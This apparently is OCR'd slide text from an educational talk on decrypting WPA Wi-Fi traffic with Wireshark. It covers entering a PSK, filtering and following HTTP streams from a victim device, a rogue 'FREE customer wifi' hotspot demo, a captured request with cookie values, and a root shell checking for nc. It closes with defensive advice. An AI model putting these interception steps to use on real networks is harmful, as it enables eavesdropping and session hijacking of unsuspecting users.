
[✓] Enable decryption

Decryption keys Edit...

WEP and WPA Decryption Keys

Key type	Key
wpa-psk	bc536738c87e52588f1756ad4efd6e3b4801cc4a8f5e185a532d2e2...

/root/.config/wireshark/80211_keys




http.request.method == "GET"

```
Time           Source                                    Destination
22.297626835   192.168.43.179                            13.107.4.52
204.7895891…   192.168.43.179                            23.212.230.202
233.8309479…   192.168.43.179                            54.72.5.20
234.8115418…   192.168.43.179                            74.125.193.100
237.8232473…   192.168.43.179                            74.125.193.100
237.8447977…   192.168.43.179                            74.125.193.102
```

Inspect the packets

- If the key has worked, the packets will automatically be deccrypted
- Generate some traffic
  - On victim navigate to cit.ie and search for a course
- Use filter: http.request.method == "GET




```
http.request.method == "GET"
```

Time	Source	Destination
22.297626835	192.168.43.179	13.107.4.52
204.7895891…	192.168.43.179	23.212.230.202
233.8309479…	192.168.43.179	54.72.5.20
234.8115418…	192.168.43.179	74.125.193.100
237.8232473…	192.168.43.179	74.125.193.100
237.8447977…	192.168.43.179	74.125.193.102

Inspect the packets

- Right click & follow Stream


Wireshark · Follow HTTP Stream (tcp.stream eq 27) · wlan1mon

```
GET /generate_204 HTTP/1.1
Host: clients1.google.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
68.0.3440.106 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://www.cit.ie/search?q=cookery
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: CONSENT=YES+IE.en+V7; NID=144=gWbKYPnz73KqVUS1g497-
dnQZCO8HScdcTytH1vhV3eCCYZNDukohuLbeKCzmdQVtloeQdtJCn-E0Xbk3PH4f6z0-
GLML9CwVdDN4rskCuM6_49PhU_pSMjo4advuEifunXS1UxTo-sGCaVMyk-v_KAPp-ci2QOdKOKPLQ9UtqU;
1P_JAR=2018-11-09-22
```


1 client pkt, 0 server pkts, 0 turns.

Entire conversation (590 bytes)

Show and save data as: ASCII

Demo


- Here we go, lets try what we just read using:
  - Phone as hotspot called “FREE customer wifi”
  - Victim will be a tablet
  - This machine for capturing


OffsecVM-2016.2-i686 - VMware Workstation 14 Player (Non-commercial use only)
File Virtual Machine Help
Applications Places Terminal
Tue 16:05
21:05

```
root@alpha:/var/www/html# export SHELL=bash
root@alpha:/var/www/html# export TERM=xterm256-color
root@alpha:/var/www/html# stty rows 17 columns 55
root@alpha:/var/www/html# wh
whatis    which     whiptail  whoami
whereis   while     who
root@alpha:/var/www/html# wh
whatis    which     whiptail  whoami
whereis   while     who
root@alpha:/var/www/html# whi
No command 'whi' found, did [illegible]
 Command 'who' from package 'co[illegible] (main)
whi: command not found
root@alpha:/var/www/html# which nc
/bin/nc
root@alpha:/var/www[illegible]ml#
```


Conclusion

- Maybe avoid free wifi?
  - But is this scenario likley on the 208 bus?
- WPA3 **should** fix this
  - Encrypted managment frames
  - Encryption even on open wifi



Conclusion

- Use all the usual common sense things like applicaion level encryption
- Increase in HTTP traffic in recent years



Source: https://transparencyreport.google.com/https/overview

The End

- Questions, no?